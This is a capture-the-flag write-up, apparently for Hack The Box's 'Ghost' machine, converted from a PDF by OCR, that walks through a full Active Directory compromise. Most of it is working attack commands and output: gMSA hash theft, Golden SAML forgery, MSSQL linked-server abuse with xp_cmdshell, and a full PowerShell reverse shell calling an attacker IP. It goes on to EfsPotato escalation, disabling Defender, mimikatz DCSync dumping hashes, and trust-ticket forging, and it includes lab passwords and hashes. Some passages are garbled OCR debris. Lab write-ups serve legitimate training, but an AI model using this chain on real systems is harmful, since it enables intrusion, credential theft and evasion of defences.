4f0041002e004c004f00430041004c0008003000300000000000000000000000000400000877a0f57acbe7a39152267e2c8d7a24379ba64ae454e3331806277c30e6f
e8c60a001000000000000000000000000000000000000900300048005400540050002f00620069007400620075006300 6b00650074002e00670068006f0073007400
2e00680074006200000000000000000000:Qwertyuiop1234$$
```

BloodHound and get ADFS_GMSA$ shell

I run bloodhound-ce-python to get information(I tried rusthound and bloodhound-python, but they didn't get some information for domains which lead to ingest error)

```
$bloodhound-ce-python -u justin.bradley -p 'Qwertyuiop1234$$' -c all -d ghost.htb -dc DC01.ghost.htb -ns 10.10.11.24
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: ghost.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.ghost.htb
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC01.ghost.htb
INFO: Found 16 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: linux-dev-ws01.ghost.htb
INFO: Querying computer: DC01.ghost.htb
WARNING: Could not resolve: linux-dev-ws01.ghost.htb: The resolution lifetime expired after 3.105 seconds: Server Do53:10.10.11.24@53 answered The DNS operation timed
out.
INFO: Done in 00M 14S
```

After ingestion, I can see that justin.bradley can read gmsa password of ADFS_GMSA$




```
$nxc ldap 10.10.11.24 -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
LDAP        10.10.11.24     389    DC01            [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP        10.10.11.24     389    DC01            [+] ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAP        10.10.11.24     389    DC01            [*] Getting GMSA Passwords
LDAP        10.10.11.24     389    DC01            Account: adfs_gmsa$           NTLM: 9567bde8bca8be4a0dcf09883318ad0e      PrincipalsAllowedToReadPassword: ['DC01$',
 'justin.bradley']
```

I can winrm to ADFS_GMSA$

```
$evil-winrm -u 'adfs_gmsa$' -H '9567bde8bca8be4a0dcf09883318ad0e' -i ghost.htb

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents>
```

Forge golden saml token

Let's try login in federation.ghost.htb with burpsuite on





Sorry, this page is only currently available to the Administrator

You are currently logged in as: justin.bradley

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
5	https://federation.ghost.htb	POST	/adfs/ls/?SAMLRequest=nVNNb%2...	✓		302	4332	HTML			
6	https://federation.ghost.htb	GET	/adfs/ls/?SAMLRequest=nVNNb%2...	✓		200	10783	HTML		Working...	
7	https://core.ghost.htb:8443	POST	/adfs/saml/postResponse	✓		302	394	HTML			
8	https://core.ghost.htb:8443	GET	/			302	306	HTML			
9	https://core.ghost.htb:8443	GET	/unauthorized			304	187				

I need to impersonate administrator in adfs service

ADFS_GMSA$ is a service account for running adfs service.

https://www.netwrix.com/golden_saml_attack.html shows steps to exploit it.

1. Not needed since I already have ADFS_GMSA$ shell
2. Run adfsdump.exe and get dkmkey and tkskey

```
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents> upload ADFSDump.exe

Info: Uploading /home/parrot/Documents/ghost/ADFSDump.exe to C:\Users\adfs_gmsa$\Documents\ADFSDump.exe

Data: 38912 bytes of 38912 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents> ./ADFSDump.exe > adfsdump.txt
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents> download adfsdump.txt


Info: Downloading C:\Users\adfs_gmsa$\Documents\adfsdump.txt to adfsdump.txt

Info: Download successful!
```


```
[-] Private Key: 8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1
```


DKMKey

```
## Reading Encrypted Signing Key from Database                                                
```



I need assertions from the saml response(Attribute Name...email...username.../Attribute) -> change email and username to administrator@ghost.htb, administrator


Request
Pretty
Raw
Hex
SAMLResponse=
PHNhbWxwOlJlc3BvbnNlIElEPSJfZjc1NWRkNWMtMzQ4My00ZDAzLTk1MmUtNzFhOWQ2ZWRkM2RiIiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdGFudD0iMjAyNS0wNi0yNlQxNTozNjoyMS42OTVaIiBEZXN0aW5hdGlvbj0iaHR0cHM6Ly9jb3JlLmdob3N0Lmh0Yjo4NDQzL2FkZnMvc2Ftbc9wb3N0UmVzcG9uc2UiIENvbnNlbnQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpjb25zZW50OnVuc3BlY2lmaWVkIiBJblJlc3BvbnNlVG89Ii81YTY1YzQwMmNiZGIzMTIyYTI1NjkwYzRhMzM2ZTJmZTI5ZWM3MjBkIiB4bWxuczpzYW1scD0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOnByb3RvY29sIj48SXNzdWVyIHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6YXNzZXJ0aW9uIj5odHRwOi8vZmVkZXJhdGlvbi5naG9zdC5odGIvYWRmcy9zZXJ2aWNlcy90cnVzdDwvSXNzdWVyPjxkczpTaWduYXR1cmUgeG1sbnM6ZHM9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyMiPjxkczpTaWduZWRJbmZvPjxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIiAvPjxkczpTaWduYXR1cmVNZXRob2QgQWxnb3JpdGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAxLzA0L3htbGRzaWctbW9yZSNyc2Etc2hhMjU2IiAvPjxkczpSZWZlcmVuY2UgVVJJPSIjXzI0OGEyNjAxLTY2YTktNDZhOS1iZGM0LTQ2ODc3OTE0M2IzZCI+PGRzOlRyYW5zZm9ybXM+PGRzOlRyYW5zZm9ybSBBbGdvcml0aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyNlbnZlbG9wZWQtc2lnbmF0dXJlIiAvPjxkczpUcmFuc2Zvcm0gQWxnb3JpdGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAxLzEwL3htbC1leGMtYzE0biMiIC8+PC9kczpUcmFuc2Zvcm1zPjxkczpEaWdlc3RNZXRob2QgQWxnb3JpdGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAxLzA0L3htbGVuYyNzaGEyNTYiIC8+PGRzOkRpZ2VzdFZhbHVlPjRtVnBkZ1ZkZ1ZkZ1Z




Run ADFSpoof.py with these arguments

$uv run --script ADFSpoof.py -b ../tkskey.bin ../dkmkey.bin -s core.ghost.htb saml2 --endpoint 'https://core.ghost.htb:8443/adfs/saml/postResponse' --nameid 'administrator@ghost.htb' --rpidentifier 'https://core.ghost.htb:8443' --nameidformat 'urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress' --assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>Administrator@ghost.htb</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>Administrator</AttributeValue></Attribute>'
A tool to for AD FS security tokens
Created by @doughsec
PHNhbWxwOlJlc3BvbnNlIHhtbG5zOnNhbWxwPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wiIElEPSJfQVRRWjFDIiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdGFudD0iMjAyNS0wNi0yNlQxNjo1MTo1Ni4wMDBaIiBEZXN0aW5hdGlvbj0iaHR0cHM6Ly9jb3JlLmdob3N0Lmh0Yjo4NDQzL2FkZnMvc2FtbC9wb3N0aW9uc2UiIENvbnNlbnQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpjb25zZW50OnVuc3BlY2lmaWVkIj48sdXRoZW50aWNhdGVkIj48sdXRoZW50aWNhdGVkIj48sdXRoZW50aWNhdG



Sorry, this page is only currently available to the Administrator

You are currently logged in as: Administrator



Remove /unauthorized in url



Ghost Config Panel

Database Debug

Currently configured databases:
- MSSQL (domain: ghost.htb)
- MSSQL (domain: corp.ghost.htb)

The databases are correctly linked.

Query Debugger

(Only supported for the main database - sorry!)

SQL: Execute

Output:

Get Corp server shell

Currently configured databases:
- MSSQL (domain: ghost.htb)
- MSSQL (domain: corp.ghost.htb)

The databases are correctly linked.

It says servers are linked, so let's run sp_linkedservers

```
"recordsets": [
    [
        {
            "SRV_NAME": "DC01",
            "SRV_PROVIDERNAME": "SQLNCLI",
            "SRV_PRODUCT": "SQL Server",
            "SRV_DATASOURCE": "DC01",
            "SRV_PROVIDERSTRING": null,
            "SRV_LOCATION": null,
            "SRV_CAT": null
        },
        {
            "SRV_NAME": "PRIMARY",
            "SRV_PROVIDERNAME": "SQLNCLI",
            "SRV_PRODUCT": "SQL Server",
            "SRV_DATASOURCE": "PRIMARY",
            "SRV_PROVIDERSTRING": null,
            "SRV_LOCATION": null,
            "SRV_CAT": null
        }
    ]
```


There are DC01 and PRIMARY linked. I can use openquery command to run command as DC01

```
RequestError: Server 'DC01' is not configured for DATA ACCESS.
```

But it says it's not allowed. Instead, I'll run: select from openquery([PRIMARY],'select *from sys.server_permissions')*

```
"recordsets": [
    [
        {
            "class": 100,
            "class_desc": "SERVER",
            "major_id": 0,
            "minor_id": 0,
            "grantee_principal_id": 1,
            "grantor_principal_id": 1,
            "type": "COSQ",
            "permission_name": "CONNECT SQL",
            "state": "G",
            "state_desc": "GRANT"
        },
        {
            "class": 100,
            "class_desc": "SERVER",
            "major_id": 0,
            "minor_id": 0,
            "grantee_principal_id": 2,
            "grantor_principal_id": 1,
            "type": "VWDB",
            "permission_name": "VIEW ANY DATABASE",
            "state": "G",
            "state_desc": "GRANT"
        },
```


...snip

Run: select from openquery([PRIMARY],'select *from sys.server_principals')*

```
"recordsets": [
    [
        {
            "name": "sa",
            "principal_id": 1,
            "sid": {
                "type": "Buffer",
                "data": [
                    1
                ]
            },
            "type": "S",
            "type_desc": "SQL_LOGIN",
            "is_disabled": false,
            "create_date": "2003-04-08T09:10:35.460Z",
            "modify_date": "2024-07-27T06:03:58.700Z",
            "default_database_name": "master",
            "default_language_name": "us_english",
            "credential_id": null,
            "owning_principal_id": null,
            "is_fixed_role": false,
            "tenant_id": null
```


I can use join to change grantee and grantor id to the names and look for only current user* *Run: select* from openquery([PRIMARY], 'select grantee.name as grantee, perm.permission_name, grantor.name as grantor from sys.server_permissions perm JOIN sys.server_principals grantee ON grantee.principal_id=perm.grantee_principal_id JOIN sys.server_principals grantor ON grantor.principal_id = perm.grantor_principal_id where grantee.name = current_user')

```
"recordsets": [
    [
        {
            "grantee": "bridge_corp",
            "permission_name": "CONNECT SQL",
            "grantor": "sa"
        },
        {
            "grantee": "bridge_corp",
            "permission_name": "IMPERSONATE",
            "grantor": "sa"
        }
    ]
],
```


I can impersonate sa!

I can run command as sa. Let's try RCE*

Run: EXECUTE('EXECUTE AS LOGIN="sa"; exec xp_cmdshell "whoami"') at [PRIMARY]

Warning: quote with ' for all other than "command"

```
Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell'
```

It disables xp_cmdshell, so I need to enable it to run command*

Run: EXECUTE('EXECUTE AS LOGIN="sa"; exec sp_configure "show advanced options", "1";RECONFIGURE;exec sp_configure "xp_cmdshell","1";RECONFIGURE;') at [PRIMARY]


```
{
    "recordsets": [],
    "output": {},
    "rowsAffected": []
}
```


It shows nothing if it succeeds. Let's try whoami RCE again

```
"recordsets": [
    [
        {
            "output": "nt service\\mssqlserver"
        },
        {
            "output": null
        }
    ]
],
```

Successful! Let's try reverse shell*

I put s.ps1(Editing Nishang's tcp one line reverse script) in cwd and run http server

```
└─$ cat s.ps1
$c = New-Object System.Net.Sockets.TCPClient('10.10.16.10',9001);$st = $c.GetStream();[byte[]]$by = 0..65535|%{0};while(($i = $st.Read($by, 0, $by.Length)) -ne 0){;$da
ta = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($by,0, $i);$sba = (iex $data 2>&1 | Out-String );$sba2  = $sba + 'PS ' + '> ';$sby = ([text.encoding]::
ASCII).GetBytes($sba2);$st.Write($sby,0,$sby.Length);$st.Flush()};$c.Close()
```

```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Run: EXECUTE('EXECUTE AS LOGIN="sa"; exec xp_cmdshell "powershell iex(iwr -usebasicparsing http://10.10.16.10:8000/s.ps1)"') at [PRIMARY]

```
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.24] 49829

PS > whoami
nt service\mssqlserver
```

```
PS > whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

I can use efspotato for privesc. First, upload efspotato.cs

```
PS > cd /programdata/
PS > curl http://10.10.16.10:8000/EfsPotato.cs -o efs.cs
PS > ls efs.cs


    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/26/2025  10:44 AM          25441 efs.cs
```

csc.exe to compile efs.cs

```
PS > C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe efs.cs
Microsoft (R) Visual C# Compiler version 4.8.4161.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compi
lers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

efs.cs(123,29): warning CS0618: 'System.IO.FileStream.FileStream(System.IntPtr, System.IO.FileAccess, bool)' is obsolete: 'This constructor has been deprecated.  Pleas
e use new FileStream(SafeFileHandle handle, FileAccess access) instead, and optionally make a new SafeFileHandle with ownsHandle=false if needed.  http://go.microsoft.
com/fwlink/?linkid=14202'
PS > ls efs.exe


    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/26/2025  10:47 AM          17920 efs.exe
```

I can run efs.exe [command], so I'll run reverse shell command that I used

```
PS > .\efs.exe "powershell iex(iwr -usebasicparsing http://10.10.16.10:8000/s.ps1)"
```


```
$rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.24] 49785

PS > whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeCreateTokenPrivilege                    Create a token object                                              Enabled
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Enabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
```

Bloodhound shows bidirectional trust between corp.ghost.htb(where I am) and ghost.htb



I have all privileges since I'm system. I can use mimikatz to dump ntlm hash since I have SeDebugPrivilege*

I need to disable monitoring since mimikatz will be detected and erased.

```
PS > Set-MpPreference -disablerealtimemonitoring $True
```

Upload mimikatz

```
PS > curl http://10.10.16.10:8000/mimikatz.exe -o mimikatz.exe
```

There are 2 ways to exploit ghost.htb


Get DC server shell

Option 1: Forge Interdomain Trust Ticket

I can dump all credentials

```
mimikatz(commandline) # lsadump::dcsync /all /csv
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] Exporting domain 'corp.ghost.htb'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  69eb46aa347a8c68edb99be2725403ab        514
500     Administrator   41515af3ada195029708a53d941ab751      512
1000    PRIMARY$        27f92da5e3d79962020ddebc08ed7d70      532480
1103    GHOST$  f4eb328faa7a8f1c34d30b890b93a36f      2080
```

I'll use enterprise admins as a group for an account



It has interdomain trust account ghost$, so I can create ticket to be authenticated as privileged user

```
└──╼ $ticketer.py -nthash f4eb328faa7a8f1c34d30b890b93a36f -domain-sid S-1-5-21-2034262909-2733679486-179904498 -domain corp.ghost.htb -extra-sid S-1-5-21-4084500788-938703357-3654145966-519 -spn krbtgt/ghost.htb hello
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.ghost.htb/hello
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
